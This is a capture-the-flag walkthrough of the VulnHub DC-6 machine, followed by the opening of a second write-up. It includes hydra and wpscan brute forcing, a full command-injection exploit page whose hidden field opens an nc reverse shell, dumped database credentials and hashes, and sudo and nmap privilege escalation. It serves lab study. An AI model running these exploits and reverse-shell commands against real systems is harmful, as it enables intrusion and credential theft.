


Figure 2: writeup.overview.killchain

TTPs

1. 80/tcp/http/Apache httpd 2.4.25 ((Debian)): [enumerate_app_wordpress](#), [exploit_wordpress_plugin_activitymonitor](#), [privesc_mysql_creds](#), [privesc_sudo](#), [privesc_nmap](#)

Phase #1: Enumeration

1. Here's the Nmap scan result:

```
1 # Nmap 7.70 scan initiated Tue Sep 10 18:09:50 2019 as: nmap -vv --reason -Pn -sV -sC
  ↳ --version-all -oN /root/toolbox/vulnhub/dc6/results/wordy/scans/_quick_tcp_nmap.txt -oX
  ↳ /root/toolbox/vulnhub/dc6/results/wordy/scans/xml/_quick_tcp_nmap.xml wordy
2 Nmap scan report for wordy (192.168.92.170)
3 Host is up, received arp-response (0.00024s latency).
4 Scanned at 2019-09-10 18:09:51 PDT for 8s
5 Not shown: 998 closed ports
6 Reason: 998 resets
7 PORT      STATE SERVICE REASON          VERSION
8 22/tcp    open  ssh      syn-ack ttl 64 OpenSSH 7.4p1 Debian 10+deb9u6 (protocol 2.0)
9 | ssh-hostkey:
10 |   2048 3e:52:ce:ce:01:b6:94:eb:7b:03:7d:be:08:7f:5f:fd (RSA)
11 | ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQDDHiBBFUtpw1T9DZyoXpMp3kg25/
  ↳ RgmGZRFFmZuTfV9SJPxJCvrQXdm6P5GfFLFcgnLlcOBhBbv33N9HvWisycRypK0uLK26bntqfyTAFcdMXcud7fKNgRBxJdN8onw14H
  ↳ +
  ↳ WLPn7KihosjpbwzPpOnbDQZUw7GdHvosV7dFI6IMcF57R4G5LzSgV66GACNGxRn72ypwfOMaVbsoxzCHQCJBvd8ULL0YeAfTNeHoyJ
  ↳ +en701iDqL6T/iyt3wwTD17NwpZGj5+GrlyfRSFoNyHqdd0xjPmXyoHynp
12 |   256 3c:83:65:71:dd:73:d7:23:f8:83:0d:e3:46:bc:b5:6f (ECDSA)
13 | ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBE+jke+
  ↳ 7np4l7EWfOwgYSSp3MtYFcI6klVOWm7tDjas8eDxc9jY0hR4uK7koa2CkQPdd18XJSt0yNAGQFBb7wzI=
14 |   256 41:89:9e:85:ae:30:5b:e0:8f:a4:68:71:06:b4:15:ee (ED25519)
15 |_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAII1mnJveN8yJySEDhG8wjYqtSKmcYNdX5EVqzxYb92dP
16 80/tcp    open  http      syn-ack ttl 64 Apache httpd 2.4.25 ((Debian))
17 |_http-generator: WordPress 5.1.1
18 |_http-methods:
19 |_ Supported Methods: GET HEAD POST OPTIONS
20 |_http-server-header: Apache/2.4.25 (Debian)
21 |_http-title: Wordy &#8211; Just another WordPress site
22 MAC Address: 00:0C:29:F1:97:73 (VMware)
23 Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
24
25 Read data files from: /usr/bin/./share/nmap
26 Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
27 # Nmap done at Tue Sep 10 18:09:59 2019 -- 1 IP address (1 host up) scanned in 8.96 seconds
```

2. Here's the summary of open ports and associated AutoRecon scan files:

openports				
#	Port	Protocol	Service	Scans
1.	22/tcp	ssh	ttl 64 OpenSSH 7.4p1 Debian 10+deb9u6 (protocol 2.0)	./results/wordy/scans/tcp_22_ssh_nmap.txt ./results/wordy/scans/tcp_80_http_dirb.txt ./results/wordy/scans/tcp_80_http_nikto.txt
2.	80/tcp	http	ttl 64 Apache httpd 2.4.25 ((Debian))	./results/wordy/scans/tcp_80_http_nmap.txt ./results/wordy/scans/tcp_80_http_robots.txt ./results/wordy/scans/tcp_80_http_whatweb.txt

Figure 3: writeup.enumeration.steps.2.1

3. We start with 80/tcp and are presented with a Wordpress installation. We run wpscan to enumerate users and find 5 hits:

```
1 admin, graham, mark, sarah and jens
```

```
[+] Enumerating usernames ...
[+] We identified the following 5 users:
+-----+-----+-----+
| ID | Login | Name |
+-----+-----+-----+
| 1 | admin | admin |
| 2 | graham | Graham Bond |
| 3 | mark | Mark Jones |
| 4 | sarah | Sarah Balin |
| 5 | jens | Jens Dagmeister |
+-----+-----+-----+
[!] Default first WordPress username 'admin' is still used

[+] Finished: Tue Sep 10 18:13:31 2019
[+] Elapsed time: 00:00:22
[+] Requests made: 5049
[+] Memory used: 86.387 MB
root@kali: ~/toolbox/data/vulnhub/dc6 #
```

Figure 4: writeup.enumeration.steps.3.1

Findings

Open Ports

```
1 22/tcp | ssh | OpenSSH 7.4p1 Debian 10+deb9u6 (protocol 2.0)
2 80/tcp | http | Apache httpd 2.4.25 ((Debian))
```

Users

```
1 ssh: graham, mark, sarah, jens
2 wordpress: admin, graham, mark, sarah, jens
```

Phase #2: Exploitation

1. The VulnHub page for this VM gave a clue to create a custom wordlist from `rockyou.txt` to save time on bruteforce. This was a good starting point:

```
1 cat /usr/share/wordlists/rockyou.txt | grep k01 > passwords.txt
```

2. We run a Wordpress password bruteforce scan and find a hit for user mark:

```
1 wpscan --url http://wordy/ --wordlist ./passwords.txt -u helpdesk01
```

```
[*] Default first WordPress username 'admin' is still used
[*] Starting the password brute forcer
Brute Forcing 'admin' Time: 00:01:40 <===== > (2668 / 2669) 99.96% ETA: 00:00:00
Brute Forcing 'graham' Time: 00:02:11 <===== > (2667 / 2669) 99.92% ETA: 00:00:00
[+] [SUCCESS] Login : mark Password : helpdesk01

Brute Forcing 'sarah' Time: 00:03:07 <===== > (2667 / 2669) 99.92% ETA: 00:00:00
Brute Forcing 'jens' Time: 00:01:40 <===== > (2667 / 2669) 99.92% ETA: 00:00:00

+-----+-----+-----+
| ID | Login | Name | Password |
+-----+-----+-----+
| 1 | admin | admin |          |
| 2 | graham | Graham Bond |          |
| 3 | mark | Mark Jones | helpdesk01 |
| 4 | sarah | Sarah Balin |          |
| 5 | jens | Jens Dagmeister |          |
+-----+-----+-----+

[+] Finished: Tue Sep 10 18:41:21 2019
[+] Elapsed time: 00:10:40
[+] Requests made: 12637
[+] Memory used: 29.797 MB
root@kali: ~/toolbox/data/vulnhub/dc6 #
```

Figure 5: writeup.exploitation.steps.2.1

3. Running a Wordpress password bruteforce scan using hydra gave similar results:

```
1 hydra -l mark -P passwords.txt 192.168.92.170 http-post-form
  ↪ "/wp-login.php:log=mark&pwd=~PASS^:ERROR" -u helpdesk01
```

```
root@kali: ~/toolbox/data/vulnhub/dc6 # hydra -l mark -P passwords.txt 192.168.92.170 http-post-form
"/wp-login.php:log=mark&pwd=~PASS^:ERROR"
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or secret service organizations
, or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2019-09-10 18:28:35
[DATA] max 16 tasks per 1 server, overall 16 tasks, 2668 login tries (l:1/p:0), ~2668 tries per task
[DATA] attacking http-post-form://192.168.92.170:80//wp-login.php:log=mark&pwd=~PASS^:ERROR
[STATUS] 540.00 tries/min, 540 tries in 00:00h, 0 to do in 01:00h, 2128 active
[STATUS] 533.33 tries/min, 1600 tries in 00:00h, 0 to do in 03:00h, 1068 active
[80][http-post-form] host: 192.168.92.170 login: mark password: helpdesk01
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2019-09-10 18:32:25
root@kali: ~/toolbox/data/vulnhub/dc6 #
```

Figure 6: writeup.exploitation.steps.3.1

4. We use these credentials and login as user mark:




Figure 7: writeup.exploitation.steps.4.1

5. This installation has **Activity Monitor** plugin installed. There's an exploit for this plugin on ExploitDB:

```
root@kali: ~/toolbox/data/vulnhub/dc6 # ss wordpress activity monitor
```

Exploit Title	Path
WordPress Plugin Plainview Activity Monitor 20161228 - (Authenticated) Command Injection	(/usr/share/exploitdb/)
Shellcodes: No Result	exploits/php/webapps/45274.html

```
root@kali: ~/toolbox/data/vulnhub/dc6 #
```

Figure 8: writeup.exploitation.steps.5.1

6. We update the exploit with right IPs and change the nc commandline. This file when opened shows a HTML button which when clicked will execute the command and return a reverse shell:

```
root@kali: ~/toolbox/data/vulnhub/dc6 #
root@kali: ~/toolbox/data/vulnhub/dc6 # cat 45274.html
<html>
<!-- Wordpress Plainview Activity Monitor RCE
[+] Version: 20161228 and possibly prior
[+] Description: Combine OS Commanding and CSRF to get reverse shell
[+] Author: LydA(c)ric LEFEBVRE
[+] CVE-ID: CVE-2018-15877
[+] Usage: Replace 127.0.0.1 & 9999 with you ip and port to get reverse shell
[+] Note: Many reflected XSS exists on this plugin and can be combine with this exploit as well
-->
<body>
<script>history.pushState('', '', '/')</script>
<form action="http://wordy/wp-admin/admin.php?page=plainview_activity_monitor&tab=activity_tools" method="POST" enctype="multipart/form-data">
  <input type="hidden" name="ip" value="google.fr| nc 192.168.92.163 443 -e /bin/bash" />
  <input type="hidden" name="lookup" value="Lookup" />
  <input type="submit" value="Submit request" />
</form>
</body>
</html>
root@kali: ~/toolbox/data/vulnhub/dc6 #
```

Figure 9: writeup.exploitation.steps.6.1




Figure 10: writeup.exploitation.steps.6.2

```

root@kali: ~/toolbox/data/vulnhub/dc6 # nc -lvp 443
listening on [any] 443 ...
connect to [192.168.92.163] from wordy [192.168.92.170] 60492
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
uname -a
Linux dc-6 4.9.0-8-amd64 #1 SMP Debian 4.9.144-3.1 (2019-02-19) x86_64 GNU/Linux
ifconfig
ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 00:0c:29:f1:97:73 brd ff:ff:ff:ff:ff:ff
    inet 192.168.92.170/24 brd 192.168.92.255 scope global eth0
        valid_lft forever preferred_lft forever
    inet6 fe80::20c:29ff:fef1:9773/64 scope link
        valid_lft forever preferred_lft forever

```

Figure 11: writeup.exploitation.steps.6.3

Phase #2.5: Post Exploitation

```

1 www-data@dc-6> id
2 uid=33(www-data) gid=33(www-data) groups=33(www-data)
3 www-data@dc-6>
4 www-data@dc-6> uname
5 Linux dc-6 4.9.0-8-amd64 #1 SMP Debian 4.9.144-3.1 (2019-02-19) x86_64 GNU/Linux
6 www-data@dc-6>
7 www-data@dc-6> ifconfig
8 2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default
   ↪ qlen 1000
9    link/ether 00:0c:29:f1:97:73 brd ff:ff:ff:ff:ff:ff
10    inet 192.168.92.170/24 brd 192.168.92.255 scope global eth0
11        valid_lft forever preferred_lft forever
12    inet6 fe80::20c:29ff:fef1:9773/64 scope link
13        valid_lft forever preferred_lft forever
14 www-data@dc-6>
15 www-data@dc-6> users
16 graham
17 mark
18 sarah
19 jens

```


Phase #3: Privilege Escalation

1. Exploring the filesystem, we come across `/var/www/html/wp-config.php` file that has MySQL credentials in it:

1 wpdbuser/meErKatZ

```
www-data@dc-6:/var/www/html$ cat wp-config.php
<?php
/**
 * The base configuration for WordPress
 *
 * The wp-config.php creation script uses this file during the
 * installation. You don't have to use the web site, you can
 * copy this file to "wp-config.php" and fill in the values.
 *
 * This file contains the following configurations:
 *
 * * MySQL settings
 * * Secret keys
 * * Database table prefix
 * * ABSPATH
 *
 * @link https://codex.wordpress.org/Editing_wp-config.php
 *
 * @package WordPress
 */

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */

define('WP_HOME','http://wordy');
define('WP_SITEURL','http://wordy');

define( 'DB_NAME', 'wordpressdb' );

/** MySQL database username */
define( 'DB_USER', 'wpdbuser' );

/** MySQL database password */
define( 'DB_PASSWORD', 'meErKatZ' );

/** MySQL hostname */
define( 'DB_HOST', 'localhost' );
```

Figure 12: writeup.privesc.steps.1.1

2. We also extract hashes for all Wordpress users from `wp_users` table:

```

Database changed
MariaDB [wordpressdb]> show tables;
+-----+
| Tables_in_wordpressdb |
+-----+
| wp_commentmeta         |
| wp_comments            |
| wp_links               |
| wp_options             |
| wp_postmeta            |
| wp_posts               |
| wp_pv_am_activities    |
| wp_term_relationships  |
| wp_term_taxonomy       |
| wp_termmeta            |
| wp_terms               |
| wp_usermeta            |
| wp_users               |
+-----+
13 rows in set (0.00 sec)

MariaDB [wordpressdb]> select * from wp_users;
+-----+-----+-----+-----+-----+
| ID | user_login | user_pass | user_nicename | user_email |
+-----+-----+-----+-----+-----+
| 1 | admin | $P$BDhiv9Y.kOYzAN8XmDbzG00hpbb2LA1 | admin | blah@blahblahblah1.net.au |
| 2 | graham | $P$B/mSJ8xC4iPJAbCzbRXKilHMBSoFE41 | graham | graham@blahblahblah1.net.au |
| 3 | mark | $P$BdDI8ehZK05B/cJS8H0j1hU1J9t810/ | mark | mark@blahblahblah1.net.au |
| 4 | sarah | $P$BEDLXt06PUnSiB6lVaYkqUIMO/qx.3/ | sarah | sarah@blahblahblah1.net.au |
| 5 | jens | $P$B//75HFVPBwqsUTvkBcHA8i4DUJ7Ru0 | jens | jens@blahblahblah1.net.au |
+-----+-----+-----+-----+-----+
5 rows in set (0.00 sec)

MariaDB [wordpressdb]> _

```

Figure 13: writeup.privesc.steps.2.1

3. Exploring filesystem further, we find credentials for user **graham** within the `/home/mark/stuff/things-to-do.txt` file:

```
1 graham/GSo7isUM1D4
```

```

www-data@dc-6:/home$ ls -l /*
./graham:
total 0

./jens:
total 4
-rwxrwxr-x 1 jens devs 60 Sep 11 14:54 backups.sh

./mark:
total 4
drwxr-xr-x 2 mark mark 4096 Apr 26 01:56 stuff

./sarah:
total 0
www-data@dc-6:/home$
www-data@dc-6:/home$ ls -l mark/stuff/things-to-do.txt
-rw-r--r-- 1 mark mark 241 Apr 26 01:53 mark/stuff/things-to-do.txt
www-data@dc-6:/home$
www-data@dc-6:/home$ cat mark/stuff/things-to-do.txt
Things to do:

- Restore full functionality for the hyperdrive (need to speak to Jens)
- Buy present for Sarah's farewell party
- Add new user: graham - GSo7isUM1D4 - done
- Apply for the OSCP course
- Buy new laptop for Sarah's replacement
www-data@dc-6:/home$

```

Figure 14: writeup.privesc.steps.3.1

4. We `ssh` into the system as user `graham` to gain interactive access:

```

root@kali: ~/toolbox/data/vulnhub/dc6 # ssh graham@192.168.92.170
graham@192.168.92.170's password:
Linux dc-6 4.9.0-8-amd64 #1 SMP Debian 4.9.144-3.1 (2019-02-19) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed Sep 11 14:53:11 2019 from 192.168.92.163
-bash: warning: setlocale: LC_ALL: cannot change locale (en_US.UTF-8)
-bash: warning: setlocale: LC_ALL: cannot change locale (en_US.UTF-8)
-bash: warning: setlocale: LC_ALL: cannot change locale (en_US.UTF-8)
graham@dc-6:~$
graham@dc-6:~$ id
uid=1001(graham) gid=1001(graham) groups=1001(graham),1005(devs)
graham@dc-6:~$
graham@dc-6:~$ uname -a
Linux dc-6 4.9.0-8-amd64 #1 SMP Debian 4.9.144-3.1 (2019-02-19) x86_64 GNU/Linux
graham@dc-6:~$
graham@dc-6:~$ ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 00:0c:29:f1:97:73 brd ff:ff:ff:ff:ff:ff
    inet 192.168.92.170/24 brd 192.168.92.255 scope global eth0
        valid_lft forever preferred_lft forever
    inet6 fe80::20c:29ff:fef1:9773/64 scope link
        valid_lft forever preferred_lft forever
graham@dc-6:~$

```

Figure 15: writeup.privesc.steps.4.1

5. User **graham** can edit and execute the `/home/jens/backups.sh` as user **jens**. We modify the script to execute a shell and gain interactive access as user **jens**:

```
graham@dc-6:~$ sudo -l
Matching Defaults entries for graham on dc-6:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User graham may run the following commands on dc-6:
  (jens) NOPASSWD: /home/jens/backups.sh
graham@dc-6:~$
graham@dc-6:~$
graham@dc-6:~$
graham@dc-6:~$
graham@dc-6:~$ sudo -l
Matching Defaults entries for graham on dc-6:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User graham may run the following commands on dc-6:
  (jens) NOPASSWD: /home/jens/backups.sh
graham@dc-6:~$
graham@dc-6:~$ cat /home/jens/backups.sh
#!/bin/bash
tar -czf backups.tar.gz /var/www/html
/bin/bash
graham@dc-6:~$
graham@dc-6:~$ sudo -u jens /home/jens/backups.sh
/bin/bash: warning: setlocale: LC_ALL: cannot change locale (en_US.UTF-8)
tar: Removing leading '/' from member names
tar (child): backups.tar.gz: Cannot open: Permission denied
tar (child): Error is not recoverable: exiting now
tar: backups.tar.gz: Wrote only 4096 of 10240 bytes
tar: Child returned status 2
tar: Error is not recoverable: exiting now
bash: warning: setlocale: LC_ALL: cannot change locale (en_US.UTF-8)
bash: warning: setlocale: LC_ALL: cannot change locale (en_US.UTF-8)
jens@dc-6:/home/graham$ id
uid=1004(jens) gid=1004(jens) groups=1004(jens),1005(devs)
jens@dc-6:/home/graham$
```

Figure 16: writeup.privesc.steps.5.1

6. User **jens** can execute `/usr/bin/nmap` as root. We use this to gain elevated privileges and read the flag:

```
jens@dc-6:/home/graham$ cd /tmp/
jens@dc-6:/tmp$
jens@dc-6:/tmp$ echo "os.execute('/bin/sh')" >shell.nse && sudo nmap --script=shell.nse

Starting Nmap 7.40 ( https://nmap.org ) at 2019-09-11 15:08 AEST
# uid=0(root) gid=0(root) groups=0(root)
# Linux dc-6 4.9.0-8-amd64 #1 SMP Debian 4.9.144-3.1 (2019-02-19) x86_64 GNU/Linux
# 1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1
  link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
  inet 127.0.0.1/8 scope host lo
    valid_lft forever preferred_lft forever
  inet6 ::1/128 scope host
    valid_lft forever preferred_lft forever
# 2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
  link/ether 00:0c:29:f1:97:73 brd ff:ff:ff:ff:ff:ff
  inet 192.168.92.170/24 brd 192.168.92.255 scope global eth0
    valid_lft forever preferred_lft forever
  inet6 fe80::20c:29ff:fef1:9773/64 scope link
    valid_lft forever preferred_lft forever
# #
```

Figure 17: writeup.privesc.steps.6.1

```
jens@dc-6:/tmp$ echo "os.execute('/bin/sh')" >shell.nse && sudo nmap --script=shell.nse

Starting Nmap 7.40 ( https://nmap.org ) at 2019-09-11 15:09 AEST
#
# id
uid=0(root) gid=0(root) groups=0(root)
#
# uname -a
Linux dc-6 4.9.0-8-amd64 #1 SMP Debian 4.9.144-3.1 (2019-02-19) x86_64 GNU/Linux
#
# ip addr
1: lo: <LOOPBACK,UP,LOWER UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 00:0c:29:f1:97:73 brd ff:ff:ff:ff:ff:ff
    inet 192.168.92.170/24 brd 192.168.92.255 scope global eth0
        valid_lft forever preferred_lft forever
    inet6 fe80::20c:29ff:fef1:9773/64 scope link
        valid_lft forever preferred_lft forever
#
# cat /root/theflag.txt

Yb      dP 888888 88      88      8888b.  dP"Yb 88b 88 888888 d8b
Yb db dP 88__ 88      88      8I Yb dP Yb 88Yb88 88__ Y8P
YbdPYbdP 88"" 88 .o 88 .o      8I dY Yb dP 88 Y88 88"" `""
YP YP 888888 88ood8 88ood8      8888Y" YbodP 88 Y8 888888 (8)

Congratulations!!!

Hope you enjoyed DC-6. Just wanted to send a big thanks out there to all those
who have provided feedback, and who have taken time to complete these little
challenges.

If you enjoyed this CTF, send me a tweet via @DCAU7.
```

Figure 18: writeup.privesc.steps.6.2

Loot

Hashes

```
1 root:$6$kdMFceEg$pk9h93tdD7IomhE7L0Y396H06fxSM.XDh9dgeBhKpdZ1M/_j
   ↪ WYxCZe7yPRNHfZ5FvNRuILVp2N0sqNmgjoS.....
2 graham:$6_j
   ↪ $WF7GkVxM$MOL.cXLpG6UT00M4exCUFw0EiUhW6bwQa.Frg9CerQbTp.EW4QTzEAuio26Aylv.YP0JPAan10tsUFv6k.....
3 mark:$6$//1vISW6$9p12v8Jg0mNE7E2mgTQ1TwZ1zcaepnDyYE41IPJDdX7ipnxm/muPD7DraEm3z0jqDe5iH/_j
   ↪ Em2i6YXJpQD.....
4 sarah:$6$DoS07Ycr$2GtM5.8Lfx9Sw8X1fDMF.7zWDoVoy1892nyp0iFsqh5CfmtER0txmejvQxu0N/_j
   ↪ 8D7X8PQAGKYG1.gUb6/.....
5 jens:$6$JWiFWXb8$cGQi07IUqln/uLLVmmrU9VLg7ap0H9IlxoyndELCGjLenxfAaVec5Gjaw2DA0QHRwS9hTB5cI2sg/_j
   ↪ Wk10.....
```

Credentials

```
1 mysql: wpdbuser/meEr....
2 ssh: graham/GSo7isU....
3 wordpress: mark/helpdes...
```

References

- [+] <https://www.vulnhub.com/entry/dc-6,315/>
- [+] <https://diaryof0x41.wordpress.com/2019/05/29/vulnhub-dc-6-walkthrough/>

[VulnHub] Escalate_Linux: 1

Date: 17/Sep/2019
Categories: [oscp](#), [vulnhub](#), [linux](#)
Tags: [exploit_python_reverseshell](#), [privesc_mysql_creds](#), [privesc_setuid](#)

Overview

This is a writeup for VulnHub VM [Escalate_Linux: 1](#). Here are stats for this machine from [machinescli](#):

```
✈ machinescli -t --info "vulnhub#323"
```

#	ID	Name	Rating	Difficulty	OS	OSCPlike	Owned	TTPs
1.	vulnhub#323	Escalate_Linux: 1						exploit_python_reverseshell privesc_mysql_creds privesc_setuid

```
✈
```

Figure 1: writeup.overview.machinescli

Killchain

Here's the killchain (enumeration → exploitation → privilege escalation) for this machine:

